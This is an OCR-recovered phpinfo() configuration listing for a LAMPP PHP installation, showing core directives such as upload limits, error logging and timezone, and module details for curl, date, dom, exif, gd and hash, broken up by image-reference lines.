


docref_ext	local	no value
	master	no value
docref_root	local	no value
	master	no value
enable_dl	local	Off
	master	Off
enable_post_data_reading	local	On
	master	On
error_append_string	local	no value
	master	no value
error_log	local	/opt/lampp/logs/php_error_log
	master	/opt/lampp/logs/php_error_log

error_prepend_string	local	no value
	master	no value
error_reporting	local	22527
	master	22527
exit_on_timeout	local	Off
	master	Off
expose_php	local	On
	master	On
extension_dir	local	/opt/lampp/lib/php/extensions/no-debug-non-zts-20131226
	master	/opt/lampp/lib/php/extensions/no-debug-non-zts-20131226
file_uploads	local	On
	master	On
highlight.comment	local	#FF8000
	master	#FF8000
highlight.default	local	#0000BB
	master	#0000BB
highlight.html	local	#000000
	master	#000000
highlight.keyword	local	#007700
	master	#007700
highlight.string	local	#DD0000
	master	#DD0000
html_errors	local	On
	master	On




ignore_repeated_errors	local	Off
	master	Off
ignore_repeated_source	local	Off
	master	Off
ignore_user_abort	local	Off
	master	Off
implicit_flush	local	Off
	master	Off
include_path	local	.:/opt/lampp/lib/php
	master	.:/opt/lampp/lib/php
input_encoding	local	no value
	master	no value




internal_encoding	local	no value
	master	no value
log_errors	local	On
	master	On
log_errors_max_len	local	1024
	master	1024
mail.add_x_header	local	On
	master	On
mail.force_extra_parameters	local	no value
	master	no value
mail.log	local	no value
	master	no value

max_execution_time	local	30
	master	30
max_file_uploads	local	20
	master	20
max_input_nesting_level	local	64
	master	64
max_input_time	local	60
	master	60
max_input_vars	local	1000
	master	1000
memory_limit	local	128M
	master	128M
open_basedir	local	no value
	master	no value
output_buffering	local	4096
	master	4096
output_encoding	local	no value
	master	no value
output_handler	local	no value
	master	no value
post_max_size	local	128M
	master	128M
precision	local	14
	master	14



realpath_cache_size	local	16K
	master	16K
realpath_cache_ttl	local	120
	master	120
register_argc_argv	local	Off
	master	Off
report_memleaks	local	On
	master	On
report_zend_debug	local	On
	master	On
request_order	local	GP
	master	GP




sendmail_from	local	no value
	master	no value
sendmail_path	local	-t -i
	master	-t -i
serialize_precision	local	100
	master	100
short_open_tag	local	On
	master	On
SMTP	local	localhost
	master	localhost
smtp_port	local	25
	master	25

sql.safe_mode	local	Off
	master	Off
sys_temp_dir	local	no value
	master	no value
track_errors	local	On
	master	On
unserialize_callback_func	local	no value
	master	no value
upload_max_filesize	local	128M
	master	128M
upload_tmp_dir	local	/opt/lampp/temp/
	master	/opt/lampp/temp/
user_dir	local	no value
	master	no value
user_ini.cache_ttl	local	300
	master	300
user_ini.filename	local	.user.ini
	master	.user.ini
variables_order	local	GPCS
	master	GPCS
xmlrpc_error_number	local	0
	master	0
xmlrpc_errors	local	Off
	master	Off


	zend.detect_unicode	local	On
		master	On
	zend.enable_gc	local	On
		master	On
	zend.multibyte	local	Off
		master	Off
	zend.script_encoding	local	no value
		master	no value
ctype	ctype functions		enabled

curl	cURL support	enabled
	cURL Information	7.45.0
	Age	3
	AsynchDNS	No
	CharConv	No
	Debug	No
	GSS-Negotiate	No
	IDN	No
	IPv6	Yes
	krb4	No
	Largefile	Yes
	libz	Yes
	NTLM	Yes
	NTLMWB	Yes
	SPNEGO	No
	SSL	Yes
	SSPI	No
	TLS-SRP	Yes
	Protocols	dict, file, ftp, ftps, gopher, http, https, imap, imaps, ldap, ldaps, pop3, pop3s, rtsp, smb, smbs, smtp, smtps, telnet, tftp
	Host	x86_64-pc-linux-gnu
	SSL Version	OpenSSL/1.0.2n
	ZLib Version	1.2.8



date

date/time support	enabled
"Olson" Timezone Database Version	2016.10
Timezone Database	internal
Default timezone	Europe/Berlin
date.default_latitude	local 31.7667 master 31.7667
date.default_longitude	local 35.2333 master 35.2333
date.sunrise_zenith	local 90.583333 master 90.583333
date.sunset_zenith	local 90.583333 master 90.583333
date.timezone	local Europe/Berlin master Europe/Berlin




dba	DBA support		enabled
	Supported handlers		gdbm cdb cdb_make inifile flatfile
	dba.default_handler	local	flatfile
		master	flatfile


dom	DOM/XML	enabled
	DOM/XML API Version	20031129
	libxml Version	2.9.4
	HTML Support	enabled
	XPath Support	enabled
	XPointer Support	enabled
	Schema Support	enabled
	RelaxNG Support	enabled

ereg	Regex Library	Bundled library enabled

exif	EXIF Support		enabled
	EXIF Version		1.4 $Id: 1c8772f76be691b7b3f77ca31eb788a2abbcefe5 $
	Supported EXIF Version		0220
	Supported filetypes		JPEG, TIFF
	exif.decode_jis_intel	local	JIS
		master	JIS
	exif.decode_jis_motorola	local	JIS
		master	JIS
	exif.decode_unicode_intel	local	UCS-2LE
		master	UCS-2LE
	exif.decode_unicode_motorola	local	UCS-2BE
		master	UCS-2BE



	exif.encode_jis	local	no value
		master	no value
	exif.encode_unicode	local	ISO-8859-15
		master	ISO-8859-15
fileinfo	fileinfo support		enabled
	version		1.0.5
	libmagic		517
filter	Input Validation and Filtering		enabled
	Revision		$Id: 5b79667bd9a68977a9b4f7505223a8e216e04908 $
	filter.default	local	unsafe_raw
		master	unsafe_raw
	filter.default_flags	local	no value
		master	no value
ftp	FTP support		enabled



gd

GD Support	enabled	
GD Version	bundled (2.1.0 compatible)	
FreeType Support	enabled	
FreeType Linkage	with freetype	
FreeType Version	2.4.8	
GIF Read Support	enabled	
GIF Create Support	enabled	
JPEG Support	enabled	
libJPEG Version	8	
PNG Support	enabled	
libPNG Version	1.5.26	
WBMP Support	enabled	
XBM Support	enabled	
gd.jpeg_ignore_warning	local	0
	master	0

gettext

GetText Support	enabled

hash

hash support	enabled
Hashing Engines	md2 md4 md5 sha1 sha224 sha256 sha384 sha512 ripemd128 ripemd160 ripemd256 ripemd320 whirlpool tiger128, 3 tiger160, 3 tiger192, 3 tiger128, 4 tiger160, 4 tiger192, 4 snefru snefru256 gost gost-crypto adler32 crc32 crc32b 